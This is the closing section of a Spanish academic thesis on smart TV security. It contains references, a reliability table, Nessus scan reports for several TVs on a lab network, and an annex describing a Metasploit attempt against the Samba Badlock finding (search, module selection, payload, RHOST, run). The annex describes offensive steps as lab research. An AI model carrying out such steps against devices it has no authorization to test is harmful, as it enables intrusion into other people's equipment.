[28] A. M. Mayorga, S. P. Solarte y S. A. Donado, «Pentesting sobre aplicaciones web basado en la metodología OWASP utilizando un cluster conformado por

dispositivos SBC de bajo costo,» *Revista Ibérica de Sistemas e Tecnologias de Informação,* p. 1–14, 2018.

[29] Y. Yuliadi, F. Hamdani, Y. B. Fitriana, N. Oper y others, «Analisis Keamanan Website Terhadap Serangan DDOS Menggunakan Metode National Institute of Standards and Technology (NIST),» *KLIK: Kajian Ilmiah Informatika dan Komputer,* vol. 3, p. 1296–1302, 2023.

[30] I. Alam, S. Khusro y M. Naeem, «A review of smart TV: Past, present, and future,» de *2017 International Conference on Open Source Systems & Technologies (ICOSST)*, 2017.

[31] C. Johnson, «The appisation of television: TV apps, discoverability and the software, device and platform ecologies of the internet era,» *Critical Studies in Television,* vol. 15, p. 165–182, 2020.

[32] SONAR, *SAST testing, code Security & Analysis tools.*

[33] V. Chicaiza, «Metodología abierta de testeo en Seguridad NESSUS,» *NEXOS CIENTÍFICOS-ISSN 2773-7489,* vol. 3, p. 35–41, 2019.

ANEXOS

Anexo A. Alfa de Cronbach.

La tabla de datos para los cálculos de Alfa de Cronbach.

	P1	P2	P3	P4	P5	P6	P7	P8	P9	TOTAL
S1	1	2	1	2	3	3	1	2	1	16
S2	4	1	4	2	4	4	2	2	4	27
S3	3	3	2	4	2	2	2	1	2	21
S4	2	2	3	4	4	4	2	4	3	28
S5	1	1	2	1	1	1	1	1	1	10
S6	1	1	2	1	2	3	3	3	2	18
S7	3	3	3	1	3	3	3	2	2	23
varianza	**1,27**	**0,69**	**0,82**	**1,55**	**1,06**	**0,98**	**0,57**	**0,98**	**0,98**	

Figura A1. Datos de la muestra.

		p=probabilidad de ocurrencia o éxito.
		k= cantidad de items o preguntas
sumvarianza:	8,90	q= pobabilidad de no ocureca
numero items	9	
varianza de la suma de lo	34,53	
$\frac{k}{k-1}$	1,125	
$\frac{\sum s^2}{St^2}$	0,25768322	
$\left[1-\frac{\sum s^2}{St^2}\right]$	0,74231678	
ALFA DE CROMBACH	0,84	

Figura A2. Fromula de Alfa de Cronbach.

Anexo B. Reporte de escaneo en Nessus.

Escane_SmartTV1

Report generated by Nessus™ Tue, 10 Oct 2023 18:43:43 EST

192.168.100.67

0	0	0	0	8
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 8

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	-	35712	Web Server UPnP Detection
INFO	N/A	-	66717	mDNS Detection (Local Network)

* indicates the v3.0 score was not available; the v2.0 score is shown

Smart TV 2

Report generated by Nessus™ Tue, 14 Nov 2023 10:28:21 EST

192.168.100.16

0	1	1	0	27
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 29

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
HIGH	7.5	6.7	90509	Samba Badlock Vulnerability
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	19689	Embedded Web Server Detection
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	66334	Patch Report

INFO	N/A	-	25240	Samba Server Detection
INFO	N/A	-	104887	Samba Version
INFO	N/A	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	35712	Web Server UPnP Detection
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	-	66717	mDNS Detection (Local Network)

* indicates the v3.0 score was not available; the v2.0 score is shown

Smart TV TCL

Report generated by Nessus™ Mon, 30 Oct 2023 17:59:01 EDT

192.168.100.18

0	1	3	0	25
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 29

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.4*	-	56284	SSL Certificate Fails to Adhere to Basic Constraints / Key Usage Extensions
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	10919	Open Port Re-check
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	83298	SSL Certificate Chain Contains Certificates Expiring Soon
INFO	N/A	-	42981	SSL Certificate Expiry - Future Expiry
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported

INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	-	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	-	35712	Web Server UPnP Detection
INFO	N/A	-	66717	mDNS Detection (Local Network)

* indicates the v3.0 score was not available; the v2.0 score is shown

Escaneo SMART TV LG

Report generated by Nessus™ Thu, 02 Nov 2023 22:29:30 EST

192.168.0.100

0	0	0	0	18
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 18

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	10919	Open Port Re-check
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	-	35712	Web Server UPnP Detection
INFO	N/A	-	106628	lighttpd HTTP Server Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

Smart TV TCL

Report generated by Nessus™ Wed, 22 Nov 2023 16:59:13 EST

192.168.100.15

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	0	0	5

Vulnerabilities Total: 5

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10287	Traceroute Information

* indicates the v3.0 score was not available; the v2.0 score is shown

Smart TVRiviera TPXM

Report generated by Nessus™ Wed, 22 Nov 2023 17:22:00 EST

192.168.100.14

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	3	0	5

Vulnerabilities Total: 8

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.4*	-	56284	SSL Certificate Fails to Adhere to Basic Constraints / Key Usage Extensions
INFO	N/A	-	42981	SSL Certificate Expiry - Future Expiry
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported

* indicates the v3.0 score was not available; the v2.0 score is shown

Anexo C. Monitoreo del Smart tv.

Monitoreo del dispositivo con la vulnerabilidad de SSL de cifrado medio.



Figura C1. Peticiones del dispositivo.



Figura C2. Trasmisión de paquetes UDP.

Se puede observar que el nombre del dispositivo es UnionTV, tiene un sistema operativo Android TV y en esos momentos esta utilizado la aplicación Pluto TV.



Figura C3. Análisis del Dispositivo.

Anexo D. Explotación de vulnerabilidad Samba Badlock Vulnerability.

- Se procedió a explotar la vulnerabilidad “Samba Badlock Vulnerability”, que puede permitir a un atacante no autentificado obtener privilegios, Para eso se ejecutó metasploit con el comando “msfconsole”.

Figura D1. Inicio de Metasploit.

- Luego de haber iniciado metasploit, se ejecutó el comando “search samba”, este comando busca exploits dentro de su base de datos que tengan relación a samba.



Figura D2. Búsqueda de exploit para samba.

El exploit que se escogió ayudo a tener una conexión no autorizada entre el atacante y la víctima, así tomar el control del dispositivo.

- Con el comando “use 8” se escogió el exploit que ayudaría a explotar la vulnerabilidad de samba.



Figura D3. Vista de aplicación instalada por la conexión.

El exploit está relacionado con Samba, que es una implementación de protocolos de red. Samba se utiliza comúnmente para permitir compartir archivos, en caso de un Smart TV para compartir fotos, videos, música.

- Se visualizó las opciones de configuración que tiene el exploit con el comando “show options”



Figura D4. Opciones del exploit.

En la figura D5, se muestran las opciones de configuración del exploit. Además, se indica si es necesario o no configurar cada campo para que el exploit funcione correctamente. También se proporciona una breve descripción de cada campo.

- Para completar el exploit se buscó un payload que ayude a mantener la conexión del atacante con la víctima, para búsqueda se utilizó el comando “show payloads”.

Figura D5. Búsqueda de payloads.

- Luego de encontrar el payload que ayuda a mantener la conexión, se utilizó el comando “set payload 6” para escogerlo.



Figura D6. Verificación del payload.

- Con el comando “set” se configuró el campo requerido RHOST el cual es la IP de la víctima, en este caso el dispositivo Smart TV.

Figura D7. Configuración de host de la víctima.

- Con el comando “run” o “exploit” se ejecutó el exploit exitosamente pero no se pudo obtener la conexión hacia la víctima.

Figura D8. Configuración de host de la víctima.

Como se muestra en la figura D8 el exploit tuvo éxito en establecer la conexión mas no el payload ya que no se mantuvo la conexión, esto puede deberse a que el Smart TV 1 con la IP: 192.168.100.18 detecto la conexión y lo cerro inmediatamente.